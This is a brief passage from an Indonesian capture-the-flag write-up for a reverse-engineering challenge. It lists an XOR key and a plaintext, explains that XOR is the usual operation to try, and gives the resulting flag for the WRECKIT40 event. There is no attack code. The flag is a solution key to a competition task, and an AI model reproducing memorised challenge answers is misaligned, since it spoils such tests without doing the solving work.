
Python idle Disk: 52GB

```

Key = 0x3A, 0x37, 0x2B, 0x29, 0x2A, 0x2D, 0x3D, 0x6B, 0x42, 0x1E, 0x3B, 0x51, 0x00, 0x42, 0x3A, 0x1D, 0x56, 0x02, 0x53, 0x03, 0x0F, 0x17, 0x3A, 0x33, 0x2D, 0x05, 0x11, 0x50, 0x02, 0x51, 0x37, 0x1D, 0x50, 0x1B, 0x07, 0x55, 0x0E, 0x08, 0x1F, 0x14, 0x1E, 0x08

Text = menjadi_reverse_engineer_adalah_citacitaku

Dari hasil tersebut maka kita dapat mencoba operasi paling umum yang digunakan yaitu operasi XOR dan didapatkan flag :



Flag: WRECKIT40{M4r1_B3l4jar_Ard1n0_B3rs4makuu}